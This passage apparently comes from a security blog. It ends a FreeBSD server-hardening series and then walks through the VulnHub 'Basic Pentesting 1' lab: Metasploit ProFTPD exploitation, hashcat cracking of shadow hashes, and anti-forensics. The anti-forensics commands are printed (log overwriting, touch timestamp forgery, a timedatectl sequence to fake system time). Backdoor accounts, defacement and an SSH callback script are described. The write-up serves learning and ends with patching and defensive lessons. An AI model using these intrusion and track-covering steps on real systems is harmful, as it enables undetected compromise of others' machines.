Most DNS records get served round-robin, by default. That is, when multiple aliases (A records) are listed, they'll be shown in a rotating order by the nameserver who answers. Since our proxies were now on the nameserver hosts, we could direct our traffic to each. We changed our A Records for the domain to point to each DNS server, instead of our demarc IP. This is the outside half of getting our traffic to walk down the funnel into our screen.

As mentioned earlier, there are firewall rules near the demarc to do the initial onsite screen to require incoming traffic to only be considered if it used the proxy.

Notice how the DNS load balancing could have some unenforceable conditions. For example, what if a received DNS record was cached? Just because a URL is called many times by a user doesn't mean that it will get its values from our authoritative nameserver. Any DNS server along the way might hold the answer. After all, that 48

hour propagation, coupled with sometimes deceptive "instantaneous" DNS response from some servers, can be deceptive. The propagation of DNS records does take time. Just as wrong answers can be out there for a while, beyond our control; so also we can have a printing of DNS aliases in an order that was previously served and incompletely rotated because of caching. DNS load balancing is more of a suggestion than a rule because our overall control of the records is gone once they leave our computer.

HAProxy offers load balancing. In our case, we were only going to one destination, so most of those features didn't yet need to be activated. They might be more useful on a haproxy install inside the demarc. It's true load balancing. We can set rules that will filter traffic by subdomain to specific servers. We can ensure high availability with health checks on servers that precede traffic routing.

3.11 TOTP with Google Authenticator

Remember our login situation? We chose to use SSH public keys on the server, which was a good idea; but, we wanted to do a little more. We added on Google Authenticator's time-based one time passwords (TOTP) to the ssh login accounts. FreeBSD ports have a package for this. It's pam_google_authenticator. Thanks to scant and incomplete documentation, setting up Google Authenticator on FreeBSD was a real bear. When editing the sshd_config, we have to choose carefully which password options we want to keep and which we want to comment out. On one hand, we're using ssh public key. On the other, if we turn off all of the password functions, TOTP won't work.

When misconfigured, we can end up in a few different situations: - We never get a prompt for a verification code - We get repeatedly prompted for a code, but it never works - We get prompted for a public key, a verification code, and a password.

This last one is a little bit of a problem because, as you might guess: we didn't always set one. Also, if you want to use Google Authenticator with a root account, there is one more setting in the config that needs to be hunted up and adjusted. Most folks, unlike our hosting provider, don't want to ever let someone ssh into a root account. Guess why.

Setting up the Google Authenticator on the host wasn't too hard, dialog-wise. There is a short program that's run to ask some simple questions. There is a 3D Q barcode that's shown. It'll be printed in terminal with ASCII graphics. The results of the dialog will be stored in a hidden file. That includes the "scratch codes" to get in if the app fails. This means that anyone with access to the hidden file might be able to view those codes. Keep that in mind if you do a multi-user install.

Similar procedures can be used with other TOTP products and FreeBSD. With our VM far away, we'll never be able to plug in a USB dongle. Also, with programs like Google Authenticator, there are other programs that may not require the possession of a specific phone. Keep these ideas in mind when assessing risk related to TOTP products. Their fascinating to watch, but they have their limitations just like everything else.

3.12 Backup and Restore with tar

We've done enough work to not want to do it all again. Time for a backup and retore policy. We'll need to make our own.

The hosting provider does weekly, automated backups. They also offer snapshots of the host. However, that doesn't quite meet our needs. The hosting company retains control of and access to the backups. We can apply them to the host through a web interface, but we can never download and store them on physical media we control.

They also offer snapshots. Snapshots are diff files. We can restore the VM to them; but, again they're not full backups that we can really control. If things really go haywire, a diff file to another problem can be its own problem. Snapshots are a convenient way to reset a VM, but they don't offer the comprehensive protection that's implied by the title, "Backup."

Unlike dd a hard drive in our lab, we don't have physical access to these disks that hold the VM at the hosting company. That means that we also can't swap them out, use them with another motherboard, or generally control the automated backups and snapshots. We can rehearse a restoration on an offline machine in our lab with our backups; but we can't do that with just what the hosting company offers. They're offsite compared to our place, and that's good; but, they're also not offline. We can only access them through the online controls offered by the hosting provider. Let's recognize this point: the backups and snapshots offered through the web interface at the hosting provider don't meet the criteria of DFIR survivability we'd expect from a machine on the bench in our lab.

This means that if we had to reconsitute or rebuild the host from scratch, we would be at a loss without the help of the hosting company. Since this is not an acceptable situation, it's up to us to get a backup done. And, if we can remember, a backup is not a backup until it's been restored.

To give ourselves offsite, offline backups, we're going to use tar to take a sample of critical files used in the installation of the programs above. One by one, we went through directories that held configs. We built a script that would automatically copy them to a directory. Then we tarred the achive, g-zipped it, and exfiltrated it with scp. Once on a computer we could physically access, we saved the archive to removable storage. Cataloged and moved to a safe place, our tar and restore sample was ready for a restoration rehearsal.

3.13 Installing OSSEC-HIDS

```
1 You need to create main configuration file:
  /usr/local/ossec-hids/etc/ossec.conf

  For information on proper configuration see:
  https://www.ossec.net/docs/syntax/ossec_config.html
```

This was a little more tricky than usual. Most of the tutorials and documentation out there right now encourages us to edit a file called ossec.conf. However, there's been a change in the architecture of the system. What was ossec.conf is now cobbled together from other, smaller files. Those files start with names like "900.local.conf"; and, around those files, we'll see other smaller directories named after significant parts of ossec.conf. In various files, there are warnings about not editing something. It's very confusing.

There was no advice at the official ossec-hids sites about these changes. Trying to figure this out was very painful. Even the package installation notes themselves advised us to edit ossec.conf. Trying to figure out how to adjust this thing was so confusing we almost abandoned the program. Fortunately, we had installed one some time before; back then, the installation directions were clear and it was much easier. We kept on and got it installed.

The end of it is: place your edits in the 900.local.conf file. It'll persist through reboots and upgrades that way. That file will hold nested XML stating your preferences; it's just as ossec.conf would have had elements wedged into it if you had edited it the old way.

There are three kinds of installs for this program: local, agent, and server. Pick local for the first try. This means that the rules and logs of monitoring will be installed on the same host that's getting monitored; but, you've got to start somewhere. It's the easiest way to figure out the functions. There are few good tutorials. On an early Saturday morning, I found some documentation lacking. It's a small project. You'll need to figure out how to help yourself some.

In several of the tutorials I did see, it was frequently advised to download from pkg. This presents another problem: the default pkg install is for "no firewall." As you can see from the pf install, above, that's not going to work. Rather than try to modify what's provided, it was easier to just build ossec-hids from ports on FreeBSD. In the make configs that get presented in ncurses dialogs, you'll see the options for adding in pf firewall.

3.14 Adjusting sendmail for ossec-hids

The primary way ossec-hids will communicate with your sysadmin from a local install will be through email. This means that sendmail should be configured for sending mail out only. Also notice that the zone files we previously set up don't have a good record for just this host that will be doing the transmitting. In fact, it could come into conflict with those SPF, DKIM, DMARC records set up earlier. Adjust your zone files accordingly.

The email function is not automatically ready for use. It will need to be edited, because critical address values can't be known by the program before its installation.

You will need to uncomment an entry in one file to get the mail: /usr/local/ossec-hids/etc/ossec.conf.d/900.local.conf

Which holds the XML element that corresponds to the old rule for: <global> <email_notification>yes</email_notification> <email_to>sammy@example.com</email_to>

<smtp_server>mail.example.com.</smtp_server> <email_from>sammy@example.com</email_from>
</global>

3.15 Adjusting pfSense for Incoming HAProxy Traffic

Earlier, we set up haproxy. With the zone files populated to direct traffic to the proxy, we adjusted firewall rules on the demarc to accept calls only from those proxies. As we were bringing up the system, we needed to accept traffic that was sent directly to the demarc. Once we were confident that DNS records had propogated to point to the bastion hosts, then we could restrict access through the demarc through those hosts with rules.

In upcoming drafts, we may discuss: - snort - tcpdump for continuous packet capture for archiving traffic history.

3.15.1 Annotated Bibliography

[2] ____. INTERNET: `https://blog.andreev.it/?p=4096`[3]

4 Boot2Root and Repair: VulnHub Basic Pentesting 1

In this post, we'll cover a walkthrough of a VulnHub VM, "Basic Pentesting 1" by Josiah Pierce.

[3]

Put together for his colleagues at Virginia Tech's computer security courses, this beginner's-level VM has some ready-to-exploit vulnerabilities that we worked on. Later in this report, once inside the system, we'll look around, break some stuff, and fix the vulnerabilities that helped us get in. Along the way, we'll look at some password cracking with `hashcat` and what it takes to stop time.

Spoilers in a walkthrough

Throughout this post, we'll reveal some aspects of the "Basic Pentesting 1" target. Please note that by looking at some of these details, the VM's instructional quality as a target of unknown composition might be diminished to hackers who will want use the target for technical growth and professional development. Experience recommends thorough use of the target VM before referring to resources such as these.

4.0.1 Some tips on learning from VMs

At a recent event, it was recommended to me that if you are hacking on a VM and get stuck, you can phone-a-friend. One technique is to contact someone else who hacks, get them to do a minute of research, and then have them send you a clue. That way, you can get a little help without having to totally cave in and read a walkthrough before you're ready.

When this was pointed out, the pentester noted that he'd learned a lot from working the walkthroughs. One by one, he'd knock them out. By reviewing directions and typing in the commands, he found himself being able to absorb the techniques and information. It reminded me a lot of my days as a young programmer. I'd go to the grocery store, buy a magazine, and then begin typing in the programs. Since I could not afford to purchase commercial ones, if I wanted my computer to do anything, I'd have to type it in myself. It's good to see that hackers today are learning this same way.

4.1 Planning

In this section of the report, we'll cover setup, machine configuration, and basic communication checks. We'll use NIST's four phases of pentesting

[2]

from 800-115 combined with modified Lockheed-Martin kill chain phase descriptions

[1]

to summarize key points of our findings in tables.

Published in Dec 2017, the VM is based on a Ubuntu distribution. Screenshots show a "Marlinspike" admin account login. We're not shown much else. We discovered later that the VM will not reset itself on restart; so, keep a copy of the downloaded file handy.

4.1.1 Setup

We used pretty much the same setup; except, since my attack system was getting out of date, I spun up a fresh copy of Kali on a VM to help with the `hashcat`.

4.1.2 Summary properties of the machines

One box is holding the VulnHub VM; it's running VirtualBox; we conducted some simple `ping` checks to make sure that it could communicate with other machines on the SOHO network. This target box is the VM running on a WIN10 laptop. On the attacker box, we are using FreeBSD 10.3 and a VirtualBox hypervisor running Kali in a VM.

Table 4.1: Initial Commo Checks and Basic Configuation

Property	Value	Logical Impact
Target Machine: VirtualBox VM	VulnHub Basic Pentesting 1 in VM	Target of unknown compositi
Target Machine: Host OS	WIN 10	Target platform host OS
Attacker Machine: VirtualBox VM	Kali	Attack platform inside VM
Attacker Machine: Host OS	FreeBSD 10.3 RELEASE	Attack platform host OS
Target	192.168.1.17	`ping` OK
Attacker	192.168.1.10	`ping` OK

4.1.3 Proving COMMO

Since we don't have a need for stealth and do have direct access to the controls of both VMs, we started off with a simple commo check between the boxes. By using:

```
ping -c 5 <DESTINATION IP ADDRESS>
```

4.2 Discovery and attack

4.2.1 Vulnerability scanning

This time we skipped the Nessus scan and went with a simpler approach. We opened with `nikto` scans to determine directory structures and `nmap` scans to find out

about open ports and program versions. With some vulnerabilities quickly found, we went ahead and looked those up.

`nmap` and `nikto` scans

These revealed to us that port 80 was open with Apache 2.4.18 on Ubuntu Linux. There was a directory marked `/secret` that looked like a WordPress blog. There was also a `vtcsec/secret/index.php` A quick manual call to the page's source code showed that the WordPress blog looked like it had a comments section and a 2017 theme.

```
nmap -sV 192.168.1.17
```

Table 4.2: Scan results

Port	Protocol	Program
21	ftp	ProFTPD 1.3.3c
22	ssh	OpenSSH 7.2p2
80	http	Apache httpd 2.4.18

One of the things missing from the scans was an open port for MySQL. Having run WordPress setups many times, I noticed that this implied that the site might be running without a database backend. This implied a PHP engine; and it also suggests that we would not be able to break in with SQLi through `sqlmap`. The presence of a server-side language like PHP was good news, since it increased the chances that we would have a ready-made exploit on hand.

Curious about the other two programs, we looked those up. We quickly found web pages describing vulnerabilities.

[4]

The ProFTPD vuln comes with its own Metasploit exploit. We went with that right away. All we had to do was to set the target IP and hit `exploit`. About 15 minutes into the exercise, and we were in. As soon as the exploit took, we had root.

All of this unfolded so quickly, we turned our attention to better understanding actions on the objective; and, we would also be able to turn our attention to later repairs.

Analysis Check

Table 4.3: Discovery and Attack Cycle 1

Action	Observation
nmap	WordPress and PHP likely available.
nikto	Open ports, program names and versions
Internet research of programs	Metasploit `exploit/unix/ftp/proftpd_133c_backdo`

Table 4.4: Command to Kill Chain Step 1

Kill Chain Step	Attacking Action	Observation
Reconnaissance	nmap	Open ports, server versions
nikto	Directories and open ports	
Weaponization and Delivery	Internet OSINT	Exploit on hand

4.2.2 Cracking hashed passwords with `hashcat`

Shortly after we got in, we headed right over to `/etc/passwd` to see what was there. Surprised to see several applications with user accounts, like MySQL, somewhere in there we asked the computer a `ps -a` to show us all running processes since the databse port was not open on the other scan results. Since the scans were limited to common ports with the settings we used, it could be that they were running MySQL with a custom port. No dice. Nothing was running. With "x" in the field for passwords, we went to `/etc/shadow` and there was a file with encrypted passwords there.

One password stood out: the password for "Marlinspike," the administrator account on the target box. Beginning with `$6$` and holding four `/` backslashes, I expected that this password might have been delineated. A check with some resources suggested I was wrong. The `$6$` indicated a SHA-512 hash.

[5]

Also, a closer examination of the shadow file showed us that many of those application accounts were basically null.

[6]

There would be no way to log on to those.

Table 4.5: Encrypted Password

Ciphertext	$	6	$	w	Q	b	5	n	V	3	T	$	x	B	Z
Notebook Notation		#			_		#		_	#	_			_	#
Ciphertext	j	O	k	b	n	4	t	1	R	U	I	L	r	c	k
Notebook Notation		_				#		#	_	_	_	_			
Ciphertext	0	E	M	t	U	b	F	F	C	Y	p	M	3	M	U
Notebook Notation	#	_	_		_		_	_	_	_		_	#	_	_
Ciphertext	a	s	z	T	p	W	h	L	a	C	Z	x	6	F	v
Notebook Notation				_		_		_		_	#		#	_	

In the table above, we can see the password broken into four arbitrary sections, each ending in `/`. Below each row of ciphertext is an example of a notation I use in my notebooks to help separate the numbers and the capital letters from the lowercase letters. Since handwriting can be messy, using a row of notes below about each glyph can be helpful. For example, a "5", an "S", and a lowercase "s" can all be easily confused when handwritten on a page.

We wanted to crack that administrator password. So, we set `hashcat` to the task. Early on, `hashcat` would return "line length" exceptions. This is a clue that we're asking `hashcat` to crack a hash that doesn't match the ciphertext that we've provided.

[7]

A review of a Hashcat wiki page showed several examples that we could use to try to match our ciphertext with a type of hash.

[9]

Since ours began with the distinctive `$6$`, had the context of being generated on a Unix system as part of `/etc/shadow`

[5]

, and was the only kind on the Hashcat wiki with that feature: our hash was SHA-512 (Unix). This meant that our `-m` value needed to be 1800.

```
hashcat -m 1800 <TARGET HASH TO CRACK> /usr/share/
    wordlists/rockyou.txt --force
```

We boldly tried to crack this hash with Rock You in Kali. We kept the computer running for several days. Make sure the settings in Kali don't let the computer go to sleep after a few minutes. As an extra precaution, consider using the Network settings on the VM hypervisor to disconnect the VM from the network altogether while it's running. It's just not good to leave a computer running unattended for a long time if it can communicate with other machines.

The result of our efforts: nothing. We didn't get the password. Whatever it was, it wasn't in Rock You. While there were other wordlists available in Kali, and we didn't even try to simple login guessing, it was time to move on to another task.

Analysis Check

Table 4.6: Discovery and Attack Cycle 2

Action	Observation
Research hashcat	Identified hash name as SHA-512(Unix) Word list exhausted after 2 days and 16 hours.

Table 4.7: Command to Kill Chain Step 2

Kill Chain Step	Attacking Action	Observation
Weaponization	hashcat	Failed to crack hashed password.

4.2.3 Roaming

One of the first things we did, before we started "trying" to do anything, was roam around. This informal reconnaissance proved to be quite instructive. It let us know what was in the system, where we could go, and began to provide trickles of implementation-specific information about the target VM.

One of the first questions we asked when we popped these shells was, Where are we? Metaspolit put us in the root directory upon launch, every time.

We plinked around the system, particularly near directories about passwords, logs, and the web servers. We also explored some home directories of other users like marlinspike and root itself. Included were checks on what kind of jobs the system might be running automatically.

Analysis Check

Table 4.8: Discovery and Attack Cycle 3

Action	Observation
Target site navigation `ps -a`, crontabs, and application user accounts	Identified accounts, groups, critical programs showed what was and what was not running

Table 4.9: Command to Kill Chain Step 3

Kill Chain Step	Attacking Action	Observation
Reconnaissance	Common Unix commands	Identified useful targets in system

4.2.4 The Ugly

As part of describing our actions on the objective as "The Ugly, the Bad, and the Good," we'll open with the Ugly. While roaming around the system as root with the shell created by the msfconsole exploit, we realized that there were already opportunities to begin covering tracks. This wasn't as simple as it sounded to achieve the desired effect. During this segment, we made a lot of mistakes. Often, we had to recycle and re-attempt to get commands right. If this had been a live pentest, there definitely would have been a lot of fumbling here; so, this block earns our title of "Ugly."

We roamed the system. We received `/etc/passwd`, `crontab` files, `ps -a`, found a program called "popularity contest", and reviewed some Apache config scripts. While hunting around in the Apache access log near `/var/log/apache2`, we saw direct evidence of our earlier `nikto` scans. Each call that `nikto` made, while it wasn't shown to us on the attack box command line, that was recived by the Apache webserver was recorded in its logs. In instances where those calls generated errors, usually because the requested page was not available, those calls were also recorded in the logs. There was a lot of evidence just from our port scans that we had been interested in the target computer.

Right away, we set about deleting some of those logs. Using simple commands, we were able to overwrite them.

```
echo " " > access.log
```

However, when we would list the files, we could plainly see the time and date that we had modified them. This just provided further evidence of our presence. So, we began to investigate how those timestamps were used, where they came from, and what could be done about changing them.

Some simple attempts didn't work. For example, merely changing the common time and date using ordinary UNIX commands would not override all of the fields. Ideas like `date -s "2017-11-04 11:40:00"` and the like didn't work.

[11]

Our goal was to mimic the other timestamps that we saw on the box, which were made several months before, in November 2017.

```
stat access.log
# revealed the three kinds of time related to a file.
touch -d "yyyy-mm-dd hh:mm:ss"
# could mimic the timestamps on a file.
```

Using some `touch` and `stat` commands, we were able to review the status of file times. It quickly became apparent that two out of three forms of file times could be readily changed with the change in system time, but one could not. We needed to get time changed to a deeper level. This period of experimentation, false starts, and failed tries is why we named this one "Ugly." To keep the lessons clear, let's jump to what we learned: in order to cover tracks effectively, it becomes very

important to plan to control time on the targeted system.

[10]

[11]

[12]

[13]

[14]

[15]

[16]

[17]

In retrospect, we think that it's likely that stopping time, changing time, and restarting time, might be among the more important activities in a phase of covering tracks. This means that, for defensive actions, the routine and elementary monitoring of system time might be essential. A log, off of the targeted system, recording what time a system believes it has, might be a valuable asset for pinpointing intrusions that involve an attacker altering file content in a stealthy way.

One of the things we wanted to do as attackers was to not only destroy record of our activities, but to also make it seem like the actions had stopped with the last legitimate user's actions. Stopping time was important for us here.

A successful pattern of doing so might look like this, with `root`:

```
# Stop coordination of time on a system
timedatectl set ntp off
# Observe the stop
timedatectl
# Set a time to a desired target time
timedatectl set-time "<TARGET_TIME>"
# Observe the time
timedatectl
# Conduct actions that will use the deceptive time
# Start time on the system clock
timedate set ntp on
# Observe the time
timedatectl
```

One of the other lessons learned was that the number of records that might need to be affected by these deceptive actions could be quite large. In our targeted VM, we saw scripts that duplicated various logs automatically. This means that not only might logs in the plain need to be altered, but also that zipped backup files stored elsewhere in the system might need it also. Further, it was apparent that the more a sysadmin logged the system in various ways, the more logs there would need to be to contend with in this way. `systemd` was still logging everything, including the time change commands. Combined with common academic training

in forensics that teaches us that nothing is ever really deleted: well, covering tracks is unlikely to withstand any long-term, focused scrutiny. At best, covering tracks might be camouflage and concealment, but not strong cover.

Perhaps we might grade and evaluate attackers based on how well they handle the "cover tracks" phase of hacking. There are strong arguments for covering tracks: doing it, not doing it, and maybe doing it well enough to get a little farther down the trail. Let us just be aware of the pitfalls. Also, it brings into focus the importance of OWASP's "Insufficient logging" as among the 2017 Top 10. The more logging the better for the defender, in the attacker's phase of covering tracks.

Analysis Check

Table 4.10: Discovery and Attack Cycle 4

Action	Observation
Found Apache log files	Noticed evidence of previous intrusion
Destroyed files	Overwrote log files and observed timestamp change
Manipulated system clocks	Tinkered with clock times using various commands
Observed `systemd` logs	Witnessed some events of time changing on system

Table 4.11: Command to Kill Chain Step 4

Kill Chain Step	Attacking Action	Observation
Actions and Objectives	Log file destruction	Cosmetic covering of tracks
Installation	System clock manipulation	Supports installation of any file or fol

4.3 The Bad

We did some damaging on there. As noted above, some log files were destroyed and their timestamps altered. The attack didn't stop there. We also: - installed malicious user accounts with groups for `root sudo adm` - tested and used `ssh` access for malicious user accounts - added root back into the `adm` group for help with altering some files - re-grouped the system's sole administrator out of the "adm" group - deleted log backups - redirected users to another site - defaced the website.

To accomplish all this, we used `vi` and the `os-shell` provided by the `msfconsole` exploit. Most of the time, we used simple Unix commands to navigate to the right spot. Then we would edit, delete, or create a file to meet out needs. The PHP file to redirect users was a simple 5 line script, straight out of the PHP Man pages. Editing user accounts and deleting files were common Unix admin tasks. Damaging a system without regard in this manner was too easy. We soon moved on to other tasks.

We would go on to attempt to install RTFM's "`ssh` Callback" script, and found some typos. The goal of the script is to have the system call a known address at set time intervals. This way, the compromised system would always phone home.

Later, in editing some `cron` jobs with `crontab` on old rule became apparent: if you can't give the command in shell, then it won't work in script either. So, it's generally better to give a command or two and then build up the script, troubleshooting along the way. As with past cronjobs, I found myself triggering the jobs repeatedly to check to see if they worked as anticipated. It's not `cron`'s fault; it's mine. The Law of Shell Script Typos tells us that any syntax error that can muck up a cron job, will.

[27]

[31]

[32]

Just keep that in mind if you think you might type in a script on an unfamiliar system and hope it works on the first try.

Analysis Check

Table 4.12: Discovery and Attack Cycle 5

Action	Observation
Installed evil user account	Gained persistent access to target
Damaged legitimate administrator's group permissions	Expected damage to system authority
Defaced website	Denied access to expected information
Directed users to another site	DoS: users completely denied web access to

Table 4.13: Command to Kill Chain Step 5

Kill Chain Step	Attacking Action	Observation
Installation	Installed malicious user account	Gained elevated perm
Command and Control	Damaged admin permissions for sole administrator	Changed balance of p
Actions and Objectives	Defaced website	Removed normal user
Actions and Objectives	Redirected webserver traffic	Used simple PHP scrip
Actions and Objectives	Installed ping script with cron job	Obscure web server fi

4.4 The Good

We began repairing the site, installing upgrades, and patching the vulns that got us in in the first place. Our two big vulnerabilities were with ProFTPD and OpenSSH. The first was a matter of applying a common upgrade. The second required a little

tinkering because Ubuntu was telling us we had the latest version, which wasn't quite true.

Using "eviluser" on `ssh`, we decided to patch ProFTPD with an upgrade, from 1.3.3x to 1.3.5a.

[19]

```
sudo dpkg --configure -a
sudo apt-get upgrade proftpd
```

System got many updates; 191 packages were upgraded; 126MB archives needed; had to add an additional 16.1MB of space on the disk. Downloaded the update and did a reboot of the system. While waiting for the installation process to complete, we noodled around on the Internet and found another exploit for ProFTPD.

[21]

[22]

[26]

One of the websites that mentioned it mentioned to also comment out a `mod_copy.c` in its config files.

[20]

Downloaded 1.3.6 and proceeded to install that instead.

```
sudo ./configure
make install
```

Upgraded OpenSSH to 7.4p1 using a github gist from techguan. Ubuntu's own measures seemed to suggest that the vuln 7.2 was the latest. Once 7.4 was installed, we began checking on the exploits we had used to gain entry. We found that they were not working anymore.

[23]

[24]

[33]

[34]

Analysis Check

Table 4.14: Discovery and Attack Cycle 6

Action	Observation
Upgraded vulnerable programs	Removed vulnerabilities that got us in

Table 4.15: Command to Kill Chain Step 6

Kill Chain Step	Attacking Action	Observation
Installation	Installed ProFTPD upgrade	Closed exploit that got us in
Installation	Installed OpenSSH upgrade	Reduced attack potential
Exploitation	Logged on using evil user account after ssh upgrade	Confirmed account usage wo

4.5 Reporting

4.5.1 Follow-Up Vulnerability Scans

After the repairs were done, we ran two automated scanners to see if they would detect any new problems. Keep in mind, as these scans were being run, there was a known persistent malicious account on the box.

The first scan we ran was an OWASP ZAP, which primarily tests web applications. We used the "quick scan" feature. It found no significant vulnerablilities, save for an alleged RFI vuln on "google.com". We were redirecting users there. Let us recognize that by destroying most of the website, there simply wasn't any mechanism to get in.

Next, we conducted a simple Nessus Basic Network scan. While Nessus did tell us that the ports were open for FTP, SSH, and HTTP, it did not tell us about the performance of those related programs. For example, we didn't see evidence that our programs serving those applications were vulnerable. However, notice we had a malicious user account installed on the `ssh` with a weak password. This was not detected.

So, one of the things we see in action here is that a vulnerability may not seem to be present, but that doesn't exclude any well-used weaknesses. That is, some activities may simply be out of bounds of the scan.

4.5.2 Lessons learned from Basic Pentesting 1

We learned a lot from this exercise. In the first few discovery cycles, we could see that familiarity with some basic scans, combined with some quick research, allowed us to dredge up some leads to quickly exploit the target with known metasploit modules. Once inside, we learned about what past admins had done by observing what accounts had been created and what processes were active. We could see that scans, like most other calls to web servers, were going to leave their own traces in the logs. When it came time to change the time to try to cover tracks, we could see that time changes themselves would leave evidence. Also, we can see that despite this, changing the system time and hardware clocks allowed us to be capable of concealing multiple activities during the time that the clock was changed in the attacker's favor.

As we began to directly damage and repair the system, we could see it was very easy to destroy files and change configuration. As expected, root and some simple Unix commands were all that was needed to completely take over the machine. With

the addition of our own user account, we were able to persist access after the updates were done to close the vulnerabilities that got us in. As we wrapped up our repairs, we remembered to perform a check on our actions. By opening and closing the exercise with vulnerability scans, we were able to produce quantifiable and qualifiable results that showed the change in the system's status as a result of our activities.

If our purpose for pentesting is to provide a mechanism for repair, then in this instance we proved some repairs could be made. As we could see by not being able to re-exploit those old vulns, and doing the research to skip over some others, we were able to improve the overall fortification of the system. All in, it was a good exercise for us.

4.6 Annotated Bibliography

[1] Brotherston, Lee and Amanda Berlin. Defensive Security Handbook: Best Practices for Securing Infrastructure. O'Reilly, April 2017. pp. 6-9. ISBN 978-1-491-96038-7.

A description of Lockheed-Martin's Intusion Kill Chain. Brotherston and Berlin applied their use case of an overview of a ransomware attack to the phases of Lockheed's kill chain. Their definitions and example serves as guidance for the contstruction of our own, here.

[2] INTERNET: `https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nist`
NIST documents includes descriptions of vulnerability scanning, penetration testing, password cracking, and other critical terms of applicable techniques.

[4] Pierce, Josiah. `https://www.vulnhub.com/entry/basic-pentesting`
VulnHub virtual machine target for pentesting practice.

[4]

INTERNET: `https://www.rapid7.com/db/modules/exploit/unix/ftp/pr`
Rapid7's page on an exploit for ProFTPD 1.3.3c.

[5]

INTERNET: `https://unix.stackexchange.com/questions/8229/what-me`
Question told us about `$6$` use in `/etc/shadow` as an indication of an encryption method. This notation says it's SHA-512.

[6]

INTERNET: `https://unix.stackexchange.com/questions/252016/diffe`
Question gave us clues to understanding the use of exclamation points and asterisks in `etc/shadow`.

[7]

INTERNET: https://www.unix-ninja.com/p/Hashcat_Line_Length_Exception
Blog post pointing out that line length exceptions are often related to misconfiguring the command for the type of ciphertext provided.

[8]

INTERNET: https://hashcat.net/forum/thread-3399.html[10] Hashcat forum thread that helped us find the Hashcat wiki with the examples.

[9]

INTERNET: https://hashcat.net/wiki/doku.php?id=example_hashes[11] A listing of example hashes and the ciphers that generate them.

[10]

INTERNET: http://www.informit.com/articles/article.aspx?p=1161217&se
Using hwclock commands for adjusting the hardware clock.

[11]

INTERNET: https://www.garron.me/en/linux/set-time-date-timezone-ntp-
Setting date and time on a UNIX system.

[12]

INTERNET: https://www.thegeekstuff.com/2012/11/linux-touch-command/?
Using touch and stat, with examples.

[13]

Hudson, Andrew and Paul Hudson. INTERNET: http://www.informit.com/articles/art
Online book chapter explaining date and time setting changes as they are used in Ubuntu Linux.

[14]

Garron, Guillermo. "Set Time, Date Timezone in Linux from Command Line or Gnome | Use ntp" INTERNET: https://www.garron.me/en/linux/[16] 2012. Setting date and time in Ubuntu, including hwclock commands.

[15]

INTERNET: https://stackoverflow.com/questions/16126992/setting-changing-the-ctime-or-change-time-attribute-on-a-file/17066309#17066309Forum answer which turned us towards the idea that there were multiple kinds of time in Linux systems, ctime and mtime.

[16]

Ganapathy, Lakshmanan. "5 Linux Touch Command Examples (How to Change File Timestamp)." INTERNET: https://www.thegeekstuff.com/2012/11/linux-t 2012. Examples of using touch and stat to read and write file attributes.

[17]

INTERNET: https://askubuntu.com/questions/920598/disable-networ Forum post that clued us in on using commands like timedatectl, with examples.

[18]

INTERNET: https://askubuntu.com/questions/24006/how-do-i-reset- Forum post with hyperlinks to documentation; this gave us leads on how much trouble it might be to change the root or administrator's password without knowing the original.

[19]

INTERNET: http://www.proftpd.org/docs/howto/Upgrade.html[20] ProFTPD official directions on how to upgrade their program.

[20]

INTERNET: https://www.virtualmin.com/node/43086[21] Forum post answer on how to manually wget a copy of an upgrade to ProFTPD and install it. Clues that there were also problems and vulnerabilities with mod_copy.c modules of the program.

[21]

INTERNET: http://www.proftpd.org/docs/contrib/mod_copy.html[22] ProFTPD documentation on what mod_copy.c does in their programs.

[22]

INTERNET: https://www.rapid7.com/db/modules/exploit/unix/ftp/pr Rapid7 page on the metasploit module to exploit a vuln in mod_copy.c. Exploit name is proftpd_modcopy_exec.

[23]

INTERNET: https://gist.github.com/stefansundin/0fd6e9de1720418 Github Gist that suggested it was possible to get a 7.3 OpenSSH in Ubuntu. At the time we did our upgrades the normal way, only a vulnerable 7.2 version seemed to be available with those techniques.

[24]

INTERNET: https://gist.github.com/techgaun/df66d37379df37838482c4c34
Github Gist that explained how to install OpenSSH version 7.4 in Ubuntu. These directions allowed us to clear some known vulnerabilities in OpenSSH.

[25]

"Ubuntu Linux: Start / Stop / Restart / Reload OpenSSH Server" INTERNET: https://www.cybercit
Blog post with examples about starting and stopping an ssh service.

[26]

INTERNET: https://esc.sh/blog/proftp-vulnerability-could-allow-an-at
Blog post showing how to use metasploit to exploit the mod_copy vulnerability in ProFTPD.

[27]

"Linux: List / Display All Cron Jobs" INTERNET: https://www.cyberciti.biz/faq/linux-s
A review of commands used for storing and editing cron jobs in Linux. This model uses a breakdown of four classes of jobs: hourly, daily, weekly, and monthly jobs are all stored separately.

[28]

INTERNET: https://null-byte.wonderhowto.com/how-to/create-reverse-sh
A refresher on the basics of a nc netcat reverse shell.

[29]

Li, Zhaoyu. "A Simple Bash Script to Reverse SSH Tunnel Automatically" INTERNET: https://zhaoyu.li/post/auto-reverse-ssh/[30] Example of a brief reverse shell script that tries to reconnect automatically every ten seconds.

[30]

Gargiullo, Michael. "Fun With SSH Reverse Shells" INTERNET: https://www.pivotpointsecur
Blog post that reminded us to use commands like ssh -p <PORTNUMBER> to ssh back into a specific port.

[31]

"Linux Start Restart and Stop The Cron or Crond Service" INTERNET: https://www.cyberciti.bi
2017. Example commands on restarting cron.

[32]

INTERNET: https://askubuntu.com/questions/2368/how-do-i-set-up-a-cro
Blog post showing the setup of cron jobs in environments where crontab might file the jobs under the separate folders for: hourly, dailly, weekly and monthly.

[33]

INTERNET: https://ubuntuforums.org/showthread.php?t=2380028 [34] Forum post on upgrading OpenSSH on Ubuntu.

[34]

INTERNET: https://stackoverflow.com/questions/36453976/upgrade- Forum post that showed an example of upgrading to a specific version of OpenSSH. Slight modifications on these commands allowed us to get the version we wanted installed on the target box.

[36] Clark, Ben. RTFM: Red Team Field Manual. ISBN 9781494295509. A cookbook of Red Team scripts for field use. Callback SSH script referenced in this post was listed on p. 9.

